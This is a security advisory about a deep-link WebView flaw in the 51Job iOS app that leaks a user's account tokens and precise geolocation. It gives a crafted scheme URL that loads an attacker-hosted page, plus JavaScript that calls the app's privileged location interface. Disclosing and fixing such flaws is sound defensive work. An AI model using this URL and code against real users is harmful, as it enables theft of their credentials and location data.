


# An information leak vulnerability in the iOS version of 51Job App

## Brief Description

51Job app is a popular recruitment app, providing functions such as job hunting and employee recruitment. It ranks **No.18 in the "Business" category** list on the App Store of the Chinese region and has **1.834 million ratings**.



The iOS version of the 51Job supports opening web pages from external deep link URL (Scheme-customized URL). Within the built-in WebView, there are **custom interfaces** designed for


invocation within web pages. These interfaces are not publicly exposed, but through reverse engineering, we can discover how to invoke them. We found **there lacks a domain name validation** when these interfaces are invoked.

Thus, an attacker can craft a **malicious URL**. When clicked by the victim in a browser or another app, the URL (Scheme) can direct the victim to the 51Job app and open a web page controlled by the attacker. The attacker can then invoke privileged interfaces, **obtaining victim's account information** (such as AccountID, Token, UUID), **obtaining victim's geolocation** (such as precise geolocation, address name, address detail).


## Vulnerability Exploitation Process and Root Cause

The attacker, lures the user to click on a malicious URL in the following format: **qiancheng://home/show\_webpage?url=https://attack.com/iOSJS/51job/atk51Job.html**. Here, "**attack.com**" represents a domain under the attacker's control.

When the victim clicks on this link, it directs the victim to the 51Job app and opens the webpage **https://attack.com/iOSJS/51job/atk51Job.html** within the app.



Within the webpage, the attacker can then invoke privileged interfaces and perform malicious behaviours such as **obtaining victim's account information** (such as AccountID, Token, UUID), **obtaining victim's geolocation** (such as precise geolocation, address name, address detail).



Part of the code for JS to call OC and the callback function defined in JS are shown below:

```
function cb_getCurrentLocation(res){
    var json = res;
    document.getElementById("PreciseGeolocation").innerText = "Your PreciseGeolocation: \n" + json.lonLat;
    document.getElementById("Area").innerText = "Your Area: " + json.areaString;
    document.getElementById("AreaCode").innerText = "Your AreaCode: " + json.area;
    document.getElementById("AddressName").innerText = "Your AddressName: " + json.addressName;
    document.getElementById("AddressDetail").innerText = "Your AddressDetail: \n" + json.addressDetail;
}
window.webkit.messageHandlers.model.postMessage([
    "getCurrentLocation:",
    {
        callback: "cb_getCurrentLocation",
        forceLogin : 1
    }
]);
```

## Impact of the Vulnerability

**Scope of the vulnerability:** at least including 51Job iOS version 14.22.0 (the latest version as of 2025-01-11).

**Consequences of the vulnerability:** Information disclosure.

**Download link for affected application:**

📎 **US:**

<https://apps.apple.com/us/app/%E5%89%8D%E7%A8%8B%E6%97%A0%E5%BF%A751job-%E6%B1%82%E8%81%8C%E6%8B%9B%E8%81%98%E6%89%BE%E5%B7%A5%E4%BD%9C/id415443644>

📎 **CN:**

<https://apps.apple.com/cn/app/%E5%89%8D%E7%A8%8B%E6%97%A0%E5%BF%A751j>

ob-%E6%B1%82%E8%81%8C%E6%8B%9B%E8%81%98%E6%89%BE%E5%B7%A5%  
E4%BD%9C/id415443644

## **Possible Countermeasures**

Should implement stricter domain name checks before the invocation of privileged interfaces.